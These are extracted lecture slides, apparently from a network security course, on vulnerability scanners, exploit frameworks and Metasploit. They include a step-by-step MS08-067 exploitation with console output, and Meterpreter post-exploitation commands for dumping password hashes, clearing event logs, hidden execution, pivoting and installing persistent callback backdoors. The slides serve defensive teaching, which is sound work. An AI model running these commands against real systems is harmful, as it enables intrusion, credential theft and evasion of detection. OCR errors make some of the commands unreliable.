
### **Nessus Architecture**



# **Nessus Plugin Selection**



## **Nessus Scan Results**






# Web Vulnerability Scanners

- Nikto Most popular. Vera also recently introduced
- Looks for default files and configs and well as server misconfiguration
- Provides versioning information
- Runs on Linux or Windows
- http://www.cirt.net

#### **Nikto**



# **Exploits Bought and Sold**

								_		
2012-12-07	IPBoard 3.x.x/3.4 Full Path Disclosure	php	813		R	D :	1	<b>.</b> = 10	HOAX	
[ remote exploits ]										
-::DATE	-::DESCRIPTION	-::TYPE	-::HITS	-::RISK				-::GOLD	-::AUTHOR	
2012-12-13	Novell File Reporter Agent XML Parsing Remote Code Execution	windows	137		R	D		free	Abyssec	
2012-12-12	Microsoft Internet Explorer 6-10 Mouse Tracking	windows	604		R	D	1	free	Nick Johnson	
2012-12-12	Snare Agent Linux Password Disclosure / CSRF Vulnerabilities	linux	116		R	D	1	free	Andrew Brook	
2012-12-12	HP Data Protector DtbClsLogin Buffer Overflow	windows	111		R	D	1	free	metasploit	
2012-12-10	Dolphin3D 1.52 / 1.60 Command Execution Vulnerability	windows	230		R	D	1	free	metasploit	
2012-12-10	Nagios XI Network Monitor Graph Explorer Component Command Injection	unix	167		R.	D	√	free	metasploit	
2012-12-08	FreeFloat FTP Server Arbitrary File Upload Vulnerability	windows	392		R	D	1	free	metasploit	
2012-12-08	Maxthon3 about:history XCS Trusted Zone Code Execution	windows	101		R	D	√	free	metasploit	
	[ local exploits ]			-						
	-::DESCRIPTION Smartphone Pentest Framework 0.1.3 / 0.1.4 Command Injection	-::TYPE	-::HITS	-::RISK			*		-::AUTHOR	
	DIMIN Viewer 5.4.0 <= WriteAV Arbitrary Code Execution Vulnerabilit	perl windows	126		R	_	1	free	High-Tech Br Jean Pascal	
	FreeVimager 4.1.0 <= WriteAV Arbitrary Code Execution Vulnerability	windows	104		R		1	free	Jean Pascal	
	Geany <= 1.22 Local Code injection Vulnerability	linux	200		R		1	free	D4RKCR1PT3R	
	Steam Linux Closed Beta bypass authorization	linux	1211		R	_	1	_≧ 10	D4RKCR1PT3R	
	Centrify Deployment Manager 2.1.0.283 Local Root Vulnerability	linux	1.40		R	_	1	free	Larry Cashdo	
	RealPlayer .html v15.0.6.14 Memory Corruption and Overflow POC	windows	410		R	_	,	_8 5	KedAns-Dz	
	Free WMA to MP3 converter 1.6 - Local buffer overflow [SEH]	windows	100		R	_	s	free	R3ZNOV	
	The second secon						,			
	[ web applications ]									
-::DATE	-::DESCRIPTION		-::HITS						-::AUTHOR	
2012-12-13	imageshack.us delete any image	multiple	3		R	D	Δ	_≅ 10	D4RKCR1PT3R	
2012-12-13	MyBB Plugin MyYoutube 1.0 SQL Injection Vulnerability	php	100		R	D	Δ	free	Zixem	
2012-12-13	Wordpress Plugin Portable phpMyAdmin Authentication Bypass	php	95		R	D	Δ	free	Mark Stanisl	
2012-12-13	MyBB DyMy User Agent Plugin (newreply.php) SQL Injection Vulnerability	php	41		R	D	Δ	free	JoinSe7en	
2012-12-13	Imageshack.us - User Authentication Bypass	php	607		R	D	Δ	_≅ 10	Infamous	
2012-12-13	MyBB ChangUonDyu Extra File Chatbox Persistent XSS Vulnerability	php	184		R	D :	1	_≥ 30	n3urot0xin	



# **Exploitation Tools**


- Immunity Canvas
  - Commercial (http://www.immunitysec.com)
- Core Impact
  - Commercial (http://www.coresecurity.com)
- Metasploit
  - Open Source although recently aquired by Rapid7 (http://www.metasploit.org)




# **Immunity Canvas**

- •Runs on Windows, OS X or Linux (Linux recommended)
- Currently over 500 exploits with an average of 4 exploits added each month
- •Flexible payload options:
  - Connect to sock or "call back"
  - MOSDEF session allows for arbitrary code execution (can get screenshots, video, keylogging, etc)

#### **Canvas Interface**



# Canvas – Launch Exploit





# The Metasploit Framework

- Open Source Development Framework for:
  - Penetration testing
  - Patch verification
  - Regression testing
  - Security Research
- •Runs on Linux, Mac OS X, BSD, Windows
- Remote and local exploits
- Browser exploits
- Ability to create exploits
- •Developed by HD Moore. Recently "acquired" by Rapid7. All indications are that it will remain open source.



#### **Terms**

**Vulnerability** – weakness in a system which allows an attacker to reduce the systems security posture

**Exploit** – code which allows an attacker to take advantage of the vulnerability in the system.

**Payload** – The code which is delivered by the exploit. This is the code which actually runs on the system. Post exploitation **Encoders** – Way to obfuscate the payload code so that antivirus and IDS won't detect


**Auxiliary Module** – other parts of Metasploit that aid in exploitation such as scanners

# Why?

- Individual exploit code hard to manage, update and customize.
- No code reuse
- With a framework there is no need to customize exploits to match payload code
- Mix and match exploits and payloads easily
- Rapid development of new exploit code

## **Architecture Overview**

Diagram from offensive-security.com



### **More About Payloads**

**Inline** – Shellcode to be executed is delivered in one block. Single payload stage. Disadvantage is that it might be too big to deliver in a single stage.

**Staged** – The first payload is just a small stub which then grabs the reset of the shellcode.

**Reverse** – Instead of the attacker connecting to the payload on the exploited host. The payload on the exploited host connects back to the attack. Good for inside firewalls.

**NoNx** – These payloads are designed specifically to circumvent DEP (Data Execution Protection)

**PassiveX** – Some outbound firewall policies might restrict payload communication. PassiveX uses an ActiveX control to create a hidden instance of Internet Explorer for outbound access.

# More About Payloads (cont)

**IPv6** – All payloads in Metasploit are designed to work over IPv6.

**Meterpreter** – the "mother of all payloads" Short for Meta-Interpreter.


## **Metasploit Interfaces**




#### **MSFCLI**




**MSFd** 




**MSFC**onsole



**MSFGUI** 




## Armitage



**MSFWeb** 

### **MsfConsole**





#### **MsfConsole Basics**

- Interactive console for Metasploit
- Tab completion (double tap)
- Can execute external commands
- Most flexible interface



## **Directory Structure**

- Modules What we will mainly be working with.
   Contains Exploits, aux, encoders
- Scripts extension scripts. Typically from 3<sup>rd</sup> parties.
  - "run checkvm", "run getcountermeasure", "run getgui" (Meterpreter scripts)
- Plugins location for your own exploits development
- External interfaces to external services such a serialports
- Data data source for exploits. dictionaries, wordlists, sql, snmp mibs, etc.



#### **Modules**

- auxiliary tasks outside of direct exploitation such as port scanning, sniffing, etc
- encoders various techniques for obfuscating payloads to avoid antivirus and IDS
- exploits organized by OS. Ruby scripts containing the exploit code
- nops— nop sleds for various CPU architecture
- post post exploitation scripts for data gather, exfiltration
- payloads 3 types (singles, stagers, stages) OS specfic

## **Exploitation Basics**

- Identify vulnerability based on recon and possible output from vulnerability scanner (nessus)
- Choose exploit which can take advantage of that vulnerability
- Use "search" example using MS08-067
- Play techno music in background ©

- "use" command followed by directory path "exploit/windows/smb/ms08\_067\_netapi"
- Use tab completion double tap
- Display options required for exploit "show options"

```
msf > use exploit/windows/smb/ms08 067 netapi
msf exploit(ms08 067 netapi) > show options
Module options (exploit/windows/smb/ms08 067 netapi):
   Name
            Current Setting Required Description
   RHOST
                            yes
                                      The target address
   RPORT
            445
                                      Set the SMB service port
                            yes
   SMBPIPE BROWSER
                                      The pipe name to use (BROWSER, SRVSVC)
                             yes
Exploit target:
   Id Name
      Automatic Targeting
     exploit(ms08 067 netapi) >
```

- Select PAYLOAD to deliver after successful exploitation
- Can use tab completion to show options
- "set PAYLOAD windows/meterpreter/bind\_tcp"
- bind\_tcp will listen for attacker to connect. Reverse payload will connect back to the attacker

```
msf exploit(ms08 067 netapi) > set PAYLOAD windows/meterpreter/
set PAYLOAD windows/meterpreter/bind ipv6 tcp
set PAYLOAD windows/meterpreter/bind nonx tcp
set PAYLOAD windows/meterpreter/bind tcp
set PAYLOAD windows/meterpreter/reverse http
set PAYLOAD windows/meterpreter/reverse https
set PAYLOAD windows/meterpreter/reverse ipv6 http
set PAYLOAD windows/meterpreter/reverse ipv6 https
set PAYLOAD windows/meterpreter/reverse ipv6 tcp
set PAYLOAD windows/meterpreter/reverse nonx tcp
set PAYLOAD windows/meterpreter/reverse ord tcp
set PAYLOAD windows/meterpreter/reverse tcp
set PAYLOAD windows/meterpreter/reverse tcp allports
set PAYLOAD windows/meterpreter/reverse tcp dns
msf exploit(ms08 067 netapi) > set PAYLOAD windows/meterpreter/bind tcp
PAYLOAD => windows/meterpreter/bind tcp
```

- "show options" now shows PAYLOAD options
- "set" command will set the options
- "set PAYLOAD windows/meterpreter/bind\_tcp"
- bind\_tcp will listen for attacker to connect. Reverse payload will connect back to the attacker


```
Module options (exploit/windows/smb/ms08 067 netapi):
           Current Setting Required Description
                                     The target address
                         yes
  RPORT
                                   Set the SMB service port
  SMBPIPE BROWSER
                                     The pipe name to use (BROWSER, SRVSVC)
Payload options (windows/meterpreter/bind tcp):
            Current Setting Required Description
  LPORT
  RHOST
Exploit target:
  Id Name
     Automatic Targeting
msf exploit(ms08_067_netapi) > set RHOST 172.16.156.132
                    CJ OOZJ TYCEYYOFK JCCUFTLY
```

- "show options" now shows PAYLOAD options
- "set" command will set the options
- "set PAYLOAD windows/meterpreter/bind\_tcp"
- bind\_tcp will listen for attacker to connect. Reverse payload will connect back to the attacker

```
RHOST => 172.16.156.137
msf exploit(ms08 067 netapi) > show options
Module options (exploit/windows/smb/ms08 067 netapi):
           Current Setting Required Description
           172.16.156.132 yes
  RHOST
                                     The target address
                           yes
                                     Set the SMB service port
  RPORT
                                     The pipe name to use (BROWSER, SRVSVC)
  SMBPIPE BROWSER
Payload options (windows/meterpreter/bind tcp):
  EXITFUNC thread
                             yes
                                       Exit technique: seh, thread, process, none
  LPORT
                            yes
                                       The listen port
  RHOST
            172.16.156.132 no
                                       The target address
Exploit target:
  Id Name
      Automatic Targeting
    exploit(ms08_067_netapi) >
                          CS 6823 - NELWORK SECURITY
```

- "show options" now shows PAYLOAD options
- "set" command will set the options
- "set PAYLOAD windows/meterpreter/bind\_tcp"
- bind\_tcp will listen for attacker to connect. Reverse payload will connect back to the attacker

- "exploit" to run exploit
- Will open session to target
- "background" will send session to the background
- "session -i 1" will return to the first session



## Meterpreter

- Meta-Interpreter
- Advanced payload which operates via dll injection
- Resides completely in memory. No hard disk writes at all
- Scripts and plugins supported
- Well supported and constant development
- Encrypted communications between the attacker and payload
  - Remote command execution
  - In-memory process migration
  - Registry modifications
  - Pivoting
  - File system support and more

#### **How it Works**

Exploit + 1st Stage Payload

Payload Connects back to MSF

2nd Stage DLL Injection Payload Sent

MSF Sends Meterpreter Server DLL


Client and Server Communicate

## **Now What? - Post Exploitation**

- Meterpreter Basics
  - migrate migrates the meterpreter dll injection to a different process. Explorer.exe is a good choice
  - sysinfo displays information about the target system
  - download "download c:\\boot.ini" downloads from the target machine. Note double slashes
  - upload "upload evil.exe c:\\windows\system32" uploads file to the target machine
  - getuid returns the userid (permissions) that meterpreter is running
  - execute "execute –f cmd.exe –i –H" runs command on the remote machine. –i runs the command interactively. -H hides the process from user.
  - hashdump dumps the SAM database for offline cracking
  - clearev clears the windows events logs

## **Pivoting**

- Pivoting is using one compromised machine to further exploit other hosts or networks.
- Example would be a client side "drive by browser" attack. Once the attacker owns this machine inside the firewall, they can launch all further attacks from this compromised machine.



## Pivoting using Meterpreter

- Add route from attacker machine to remote network.
- "route add 10.100.100.0 255.255.255.0 1" adds a route to the remote network through meterpreter session 1. Further attacks to 10.100.100.0 will traverse this session and the already exploited host

```
msf exploit(ms08_067_netapi) > route print
msf exploit(ms08_067_netapi) > show sessions
Active sessions
 Id Type
     meterpreter x86/win32 NT AUTHORITY\SYSTEM @ PWNME-71D312CC3
     meterpreter x86/win32 NT AUTHORITY\SYSTEM @ PWNME-71D312CC3 172.16.156.132:39858
msf exploit(ms08 067 netapi) > route add 10.100.100.0 255.255.255.0
*] Route added
msf exploit(ms08 067 netapi) > route print
Active Routing Table
  Subnet
                       Netmask
                                            Gateway
                       255.255.255.0
  10.100.100.0
                                            Session 1
     exploit(ms08 067 netapi) >
```

#### Persistence

- If remote target reboots, meterpreter session is lost.
- Might be ok if exploit is reliable. Just run again.
   However, this is usually not the case.
- Two ways to perform persistence with Meterpreter:
  - Persistence script
  - Metsvc

## Persistence Script

- Creates persistent backdoor which can be configured to connect back to attacker on system boot
- Creates a vbs file and registry key
- Can be uninstalled remotely
- "run persistence –A –L c:\\windows\system32 –X –i
   10 –p 443 –r 192.168.1.10"

#### Persistence Service

Backdoor runs as a service on the target Attacker can connect to it remotely Less noisy compared to persistence script

```
<u>neterpreter</u> > run metsvc -A
* Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\WINDOWS\TEMP\TJrApcJbCRSuJmQ...
 *] >> Uploading metsrv.dll...
*] >> Uploading metsvc-server.exe...
[*] >> Uploading metsvc.exe...
* Starting the service...
         * Installing service metsvc
 * Starting service
Service metsyc successfully installed.
[*] Trying to connect to the Meterpreter service at 172.16.156.137:31337...
meterpreter > [*] Meterpreter session 2 opened (172.16.156.132:39858 -> 172.16.156.137:31337) at 2012-12-05 13:00:13 -0500
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > show sessions
Active sessions
                             Information
                                                                    Connection
  Id Type
     meterpreter x86/win32 NT AUTHORITY\SYSTEM @ PWNME-71D312CC3 172.16.156.132:34445 -> 172.16.156.137:4444 (172.16.15
     meterpreter x86/win32 NT AUTHORITY\SYSTEM @ PWNME-71D312CC3 172.16.156.132:39858 -> 172.16.156.137:31337 (172.16.1
     exploit(handler) >
```

